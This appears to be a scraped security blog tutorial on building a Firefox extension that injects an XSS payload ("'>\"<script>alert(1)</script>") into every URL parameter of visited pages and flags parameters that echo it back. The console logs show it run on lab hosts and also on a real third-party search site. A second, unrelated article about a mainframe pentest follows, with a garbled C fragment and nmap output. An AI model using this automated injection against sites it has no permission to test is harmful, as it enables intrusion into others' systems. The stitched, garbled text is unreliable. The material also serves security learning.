Rewriting and Checking:

```

onsole context has changed
ID : 3
title : Index of /
URL : http://localhost/?C=M;O=A
ID : 6
title : localhost/i1.html
URL : http://localhost/i1.html
ID : 2
title : Toolbox - Extension / YT Browse time
URL : about:devtools-toolbox?type=extension&id=b57f112bff6b1117b64b50096c07d3ae63abe940%40
ID : 7
title : asd
URL : http://localhost/in2.php?name=%27asdt(123)%3C/script%3E&submit=submit
ID : 2
title : Toolbox - Extension / YT Browse time
URL : about:devtools-toolbox?type=extension&id=b57f112bff6b1117b64b50096c07d3ae63abe940%40

```

```

// tabs.get()
// 28.12.2020 @ 00:40
async function logListener(info){
 try{
 let tabInfo = await browser.tabs.get(info.tabId);
 console.log("Tab ID : " + tabInfo.id);
 console.log("Tab title : " + tabInfo.title); // .url);
 console.log("Tab URL : " + tabInfo.url);
 }
 catch (error) {
 console.error(error);
 }
}
browser.tabs.onActivated.addListener(logListener);

```

Looks good.

Now we need to ‘parse’ each link to get every parameter, rewrite it’s value to „our example payload” and resend it in the end to receive the response and decide if this ‘request’/URL is vulnerable to XYZ-attack or not. Let’s try to do that below.

We’ll start here:

```

Webconsole context has changed
Tab ID : 7
Tab title : asd
Tab hostname : localhost
Tab URL : http://localhost/in2.php?name=%27asdt(123)%3C/script%3E&submit=submit
>>

```

```

// tabs.get()
// 28.12.2020 @ 01:25
async function logListener(info){
 try{
 let tabInfo = await browser.tabs.get(info.tabId);
 if(!tabInfo.url.startsWith('http'))
 return;

 let hostname = new URL(tabInfo.url).hostname;
 console.log("Tab ID : " + tabInfo.id);
 console.log("Tab title : " + tabInfo.title); // .url);
 console.log("Tab hostname : " + hostname);
 console.log("Tab URL : " + tabInfo.url);

 } catch (error) {
 console.error(error);
 }
}
browser.tabs.onActivated.addListener(logListener);

```

So far, so good. Let's modify our code to catch (as an example ;]) the parameter called *name*:

The screenshot shows a browser developer tools console and a terminal window. The browser console output is:

```
about:devtools-toolbar?type=extension&id=b57f112bff6b1117b64b500
Error: Can't find profile directory.
Tab ID : 8
Tab title : asd
Tab hostname : localhost
Tab URL : http://localhost/in2.php?name=%27asd%23%3C%2Fscript%3E&submit=submit
'asd(123)</script>'
```

The terminal window shows the following script:

```
async function logListener(info){
 try{
 let tabInfo = await browser.tabs.get(info.tabId);
 if(tabInfo.url.startsWith('http')){
 return;
 }

 let hostname = new URL(tabInfo.url).hostname;
 var url = tabInfo.url;

 console.log("Tab ID : " + tabInfo.id);
 console.log("Tab title : " + tabInfo.title); // .url;
 console.log("Tab hostname : " + hostname);
 console.log("Tab URL : " + tabInfo.url);

 let params = (new URL(tabInfo.url)).searchParams;
 let name = params.get('name'); // get specific param name, ex "name"
 let submitted = params.get('submit');
 console.log(name);
 console.log(submitted);
 }
}
```

Ok, looks good! Let's continue below:

The screenshot shows a browser developer tools console and a terminal window. The browser console output is:

```
about:devtools-toolbar?type=extension&id=b57f112bff6b1117b64b500
Error: Can't find profile directory.
Tab ID : 8
Tab title : asd
Tab hostname : localhost
Tab URL : http://localhost/in2.php?name=%27asd%23%3C%2Fscript%3E&submit=submit
'asd(123)</script>' name
submit submit
```

The terminal window shows the following script, which includes error handling and a browser tab event listener:

```
let params = (new URL(tabInfo.url)).searchParams;
var searchParams = new URLSearchParams(params);
//let name = params.get('name'); // get specific param name, ex "name"
//let submitted = params.get('submit');
//console.log(name);
searchParams.forEach(function(value, key) {
 console.log(value, key);
});


} catch (error) {
 console.error(error);
}

browser.tabs.onActivated.addListener(logListener);
```

Good. So far we are able to:

- list the link(s) on page we are visiting
- grab all the parameters we can reach in the mentioned 'links'
- print the key:value pair (parameter and the value, ex.: ?name=tester).

Ok. Good. But how can we use that *functionality „so far”?* ;> Let's try it here:



It should be good as an initial example ‘target webpage’. So let’s continue below. Checking (Ctrl+R):

```
Webconsole context has changed
Tab ID : 6
Tab title : search
Tab hostname : testphp.vulnweb.com
Tab URL : http://testphp.vulnweb.com/search.php?test=query
query test
Tab ID : 6
Tab title : search
Tab hostname : testphp.vulnweb.com
Tab URL : http://testphp.vulnweb.com/search.php?test=query
query test
Tab ID : 6
Tab title : search
Tab hostname : testphp.vulnweb.com
Tab URL : http://testphp.vulnweb.com/search.php?test=%27%3E%22%3E%3Ch1%3Esie%3Cbr%3Ema2
'>"><hl>sie
ma2 test
Tab ID : 6
Tab title : search
Tab hostname : testphp.vulnweb.com
Tab URL : http://testphp.vulnweb.com/search.php?test=query
query test
```

Ok, ok... „Almost good” (but still „not enough”, isn't' it?;)). So, for example – from the browser perspective we should be able to ‘see’ the response presented on the screen below:

Good, but I was wondering ‘how can we see’ the same ‘response’ from the `webextensions` „point of view“? ; ) (TL;DR: it should help us to extract some *interesting responses* – for example those contains some hints related to XSS/SQLI/etc bugs, right?;))

So:

```

let hostname = new URL(tabInfo.url).hostname;
var url = tabInfo.url;

console.log("Tab ID : " + tabInfo.id);
console.log("Tab title : " + tabInfo.title); // .url;
console.log("Tab hostname : " + hostname);
console.log("Tab URL : " + tabInfo.url);

let params = (new URL(tabInfo.url)).searchParams;
var searchParams = new URLSearchParams(params);
//let name = params.get('name'); // get specific param name, ex "name"
//let submitted = params.get('submit');
//console.log(name);
searchParams.forEach(function(value, key) {
 console.log('Key => ' + key + " and value is: " + value);
 console.log(tabInfo.url.body);
});

} catch (error) {
 console.error(error);
}

browser.tabs.onActivated.addListener(logListener);

```

Ok, as we can see we need to extract the response after the page is reloaded (with our example-extension).

As far as I remember from the docs[3] – in `webextensions` we have something similar to the `intercept` in Burp Suite proxy – let’s try to find it and add it to our extension’s code.

Goal? Modify any request to add our super-payload (like, `<script>lam3r(was)</here>`, etc;)). Here we go: I created a new project based on this page:

/developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Intercept\_HTTP\_requests

- Modifying request headers.

## Logging request URLs


Create a new directory called "requests". In that directory, create a file called "manifest.json" which has the following contents:

```
{
 "description": "Demonstrating webRequests",
 "manifest_version": 2,
 "name": "webRequest-demo",
 "version": "1.0",

 "permissions": [
 "webRequest",
 "<all_urls>"
],

 "background": {
 "scripts": ["background.js"]
 }
}
```

Let's continue here:



Looks like we started from the beginning... ;S But as we can see we have a little bit more/different links in the list now too. So cool. We'll use it somehow anyway. ;] Next I found this interesting part of the article:

//developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Intercept\_HTTP\_requests

## Modifying request headers

Finally we'll use `webRequest` to modify request headers. In this example we'll modify the "User-Agent" header so the browser identifies itself as Opera 12.16, but only when visiting pages under `http://useragentstring.com/`.

The "manifest.json" can stay the same as in the previous example.

Replace "background.js" with code like this:

```

var targetPage = "http://useragentstring.com/*";

var ua = "Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 Version/12.16";

function rewriteUserAgentHeader(e) {
 e.requestHeaders.forEach(function(header){
 if (header.name.toLowerCase() == "user-agent") {
 header.value = ua;
 }
 });
 return {requestHeaders: e.requestHeaders};
}

browser.webRequest.onBeforeSendHeaders.addListener(
 rewriteUserAgentHeader,
 {urls: [targetPage]},
 ["blocking", "requestHeaders"]
);

```

So it looks like we need to do pretty the same but for the parameters („if found any”). Let's try below. First of all I decided to check the example code prepared by MDN[12]. So we should be here:

```
c@ubuntu20: ~/src/bonus01
return;

let hostname = new URL(tabInfo.url).hostname;
var url = tabInfo.url;

console.log("-----");
console.log("Tab ID : " + tabInfo.id);
console.log("Tab title : " + tabInfo.title); // .url);
console.log("Tab hostname : " + hostname);
console.log("Tab URL : " + tabInfo.url);

let params = (new URL(tabInfo.url)).searchParams;
var searchParams = new URLSearchParams(params);
//let name = params.get('name'); // get specific param name, ex "name"
//let submitted = params.get('submit');
//console.log(name);
searchParams.forEach(function(value, key) {
 const parsedUrl = new URL(tabInfo.url);
 //console.log(parsedUrl.searchParams.get(key)); // param name

 //console.log("Key => " + key + " and value is: " + value);
 //console.log(tabInfo.url.body);
 value = value + "asdasd";
 console.log("New value = " + value);
 console.log(" -> resend : ");


 //new_req = new Request(parsedUrl);
 //console.log(new_req);

 console.log("----- end -----");
});

} catch (error) {
 console.error(error);
}
}

browser.tabs.onActivated.addListener(logListener);
```

Quick results:




The screenshot shows the Firefox DevTools Console tab. The title bar indicates "Debugging - Runtime / tl" and "Index of /". The main content area shows the following log output:

```
Webconsole context has changed

Tab ID : 3
Tab title : Test - szukaj.interia.pl
Tab hostname : szukaj.interia.pl
Tab URL : https://szukaj.interia.pl/intertia?q=test
New value = testasdasd
-> resend :
----- end -----
```


Next I decided to see if our request is indeed visible in the logs:



The screenshot shows a terminal window with the title "c@ubuntu20: ~/src/bonus01". The command "tail -n1 -f /var/log/apache2/access.log" is running, and the output shows a single line of log data:

```
root@ubuntu20:/home/c/src/bonus01# tail -n1 -f /var/log/apache2/access.log
10.0.2.2 - - [29/Dec/2020:10:45:14 +0100] "GET /in2.php?name=asd&submit=submit HTTP/1
rv:82.0) Gecko/20100101 Firefox/82.0"
```

Next I continued with the browsing:



The screenshot shows the Firefox DevTools Console tab. The title bar indicates "Debugging - Runtime / tl" and "Index of /". The main content area shows three distinct log entries, each starting with "Terminal" and followed by a series of tab information and URLs.

```
Terminal : 3
Tab title : Test123 - szukaj.interia.pl
Tab hostname : szukaj.interia.pl
Tab URL : https://szukaj.interia.pl/internet/?q=test123
undefined
q=hehe
----- end -----

Tab ID : 4
Tab title : asd
Tab hostname : 192.168.1.10
Tab URL : http://192.168.1.10/in2.php

Tab ID : 4
Tab title : asd
Tab hostname : 192.168.1.10
Tab URL : http://192.168.1.10/in2.php?name=sialala&submit=submit
undefined
name=hehe&submit=submit
----- end -----
```

Results from Apache's log file:

```

-----+
Tab ID : 4
Tab title : asd
Tab hostname : 192.168.1.10
Tab URL : http://192.168.1.10/in2.php?name=sialala&submit=submit
undefined
-----+ end [+]
root@ubuntu20: /home/c/src/bonus01
>
c@ubuntu20: ~/src/bonus01 x root@ubuntu20: ~
-----+
root@ubuntu20:~/home/c/src/bonus01# tail -n1 -f /var/log/apache2/access.log
10.0.2.2 - - [29/Dec/2020:10:57:10 +0100] "GET /in2.php?name=hehe&submit=hehe HTTP/1.1"
Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"

10.0.2.2 - - [29/Dec/2020:10:57:39 +0100] "GET /in2.php?name=hehe&submit=submit HTTP/1.1"
Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
10.0.2.2 - - [29/Dec/2020:10:57:39 +0100] "GET /in2.php?name=hehe&submit=hehe HTTP/1.1"
Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"

```

Let's continue here:

```

let tabInfo = await browser.tabs.get(info.tabId);
if(!tabInfo.url.startsWith('http'))
 return;

let hostname = new URL(tabInfo.url).hostname;
var url = tabInfo.url;

console.log("-----");
console.log("Tab ID : " + tabInfo.id);
console.log("Tab title : " + tabInfo.title); // .url);
console.log("Tab hostname : " + hostname);
console.log("Tab URL : " + tabInfo.url);

let params = (new URL(tabInfo.url)).searchParams;
var searchParams = new URLSearchParams(params);
//let name = params.get('name'); // get specific param name, ex "name"
//let submitted = params.get('submit');
//console.log(name);
searchParams.forEach(function(value, key) {
 const parsedUrl = new URL(tabInfo.url);
 //console.log(searchParams.set(key,"hehe"));
 const payload = ">"<script>alert(1)</script>"";
 console.log(searchParams.set(key, payload));
 searchParams.toString();
 //console.log(parsedUrl.searchParams.get(key)); // param name

 //console.log("Key => " + key + " and value is: " + value);
 //console.log(tabInfo.url.body);


 //value = value + "asdasd";
 //console.log("New value = " + value);
 //console.log(" -> resend : ");

 //new_req = new Request(parsedUrl);
 //console.log(new_req);
 const newUrl = "http://" + hostname + '/in2.php?' + searchParams.toString();
 const response = fetch(new URL(newUrl));

});
console.log("----- end -----");
background.js" 58L, 1668C written

```

Checking very first results:



Ok, looks good. Checking console:

A screenshot of the developer tools Console tab. The output shows the captured response object from the previous step. It includes details like Tab ID (4), Tab title (asd), Tab hostname (192.168.1.10), Tab URL (http://192.168.1.10/in2.php?name=%27%3E%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&submit=%27%3E%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E), and two expanded Response objects with type "basic" and url "http://192.168.1.10/in2.php?name=%27%3E%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&submit=%27%3E%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E".

Not so good, but better than the last time ;) Let's continue below to see if we grabbed the response:

A screenshot of the developer tools Console tab showing the captured response content. The output includes the context change message, tab details, and the captured response object. The response content is displayed as HTML code: <html><head><title>asd</title></head><body><p>Name : '>><script>alert(1)</script> <br></p></body></html>. This indicates that the response was captured successfully.

Ok – let's say „we have it”. But we need something more. I decided to quickly add something that will help us to identify (and print) only the parameters „vulnerable” to our „attack” (read as: if there is an echo-back of our *payload* in the response page):

```
Webconsole context has changed

Tab ID : 4
Tab title : asd
Tab hostname : 192.168.1.10
Tab URL : http://192.168.1.10/in2.php?name=qew&submit=submit
undefined
----- end -----
!!!! Found XSS for param: name !!!!
!!!! Found XSS for param: submit !!!!
```

If you would like to continue reading about WebExtensions[[10](#)] feel free to check also WebGoat to verify your results ;)

The screenshot shows a browser window with the URL <https://github.com/WebGoat/WebGoat>. The page content says: "The easiest way to start WebGoat as a Docker container is to use the all-in-one docker container. This is a docker image that has WebGoat and WebWolf running inside." Below this is a command line interface (CLI) window showing the command: `docker run -p 8080:8080 -p 9090:9090 -e TZ=Europe/Amsterdam webgoat/goatandwolf`. To the right of the CLI window is a desktop environment window titled "Ubuntu20x64 [Uruchomiona] - Oracle VM VirtualBox". It shows a terminal window with the command `root@ubuntu20:~# docker run -p 8080:8080 -p 9090:9090 -e TZ=Europe/Amsterdam webgoat/goatandwolf` being run, and the output of the Docker pull process.

To not spoil it for you too much – I won't release the source of this extension. I believe it will help you to read the documentation[[10](#)] and have more fun with your own 'private research'. ;)

Enjoy!

## Reference

Links and resources I found interesting when I was preparing this article:

[1 – „Random Topics“ \(Stream 111\)](#)

[2 – Download Ubuntu](#)

[3 - MDN](#)

[4 - Extensions-Examples](#)

[5 – User interface](#)

[6 - onClicked](#)

[7 - Popups](#)

[8 – DevDungeon resources](#)

[9 - Wooper](#)

[10 – Basic Anatomy](#)

[11 – Background scripts](#)

[12 – HTTP Request](#)

Her Cool S (too)



## Intro

Last time we had some *introduction* to the MainFrames[\[1\]](#). Today we'll try to extend an environment described in previous episode and prepare some ‘new’ scenario to learn how to attack (and protect of course;) the „mainframe machine”. To continue this series – we'll start here:

```
cmd;
ddr_t data;

error = 0;

itch (cmd) {

 se SIOCSIFADDR:
 ifp->if_flags |= IFF_UP;
 /*
 * Everything else is done at a higher level.
 */
 break;
}
```

## Environment


Similar to the last case[\[1\]](#) today we'll use:

- Windows 10 (I used x86)
- Hercules Emulator (version: 3.07[\[2\]](#))
- Kali Linux (2.0 as an our base/jumphost).

**!!! Spoiler alert: because Windows just love to update each time you are not watching it or working with it – remember to disable updates at every possible place that is known for you.**

„*You'll thank me later.*” ;) But TBH – it should save you ‘some time’ (read as: few lost hours wasted for waiting for pointless updates...)\*. So... ;]

If we'll need anything else – I'll note it down below. For now we should be somewhere here:



\*(yep, screen above was created when I already reinstalled Windows10 VM with disabled network adapter; after reboot, it asked for a 40minutes updates... I decided it will be faster to reinstall it from the beginning ;S Anyway... ;])


## Currently

For now (after we are „sure” that we disabled every possible ‘automatic updates’ ;)) we can continue from this stage:

- we already have an access to the „client’s internal environment” (internal pentest or some similar project, you know ;])

- we found a mainframe box.

Ok. Let’s see what we’ve done so far[1]. Last time – let’s say – we were here:



```
Starting NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE scan report for 192.168.1.52
Host is up, received user-set (0.00026s latency).
Scanned at 2020-12-06 18:57:45 EST for 12s


PORT STATE SERVICE REASON VERSION
3270/tcp filtered verismart/veris
Warning: OSScan results may be unreliable because we could not find at least 1 service
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.14.10-1
ice
TCP/IP fingerprint:
OS:SCAN(V=7.80XF=4ND-12/68QT=NCT=%CU-XPV=Y%G=N%TM-5FC07005%P=i686-pc-linux-
OS:gnu)T6(R=%QDF-HMTG-B89M=7FFX5=ASA=ZMF=RNO-4ND-0XQ=)U1(R=N)IE(R=N)

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
1 0.55 ms 192.168.111.2
2 ... 20
21 592.06 ms 192.168.1.10
```

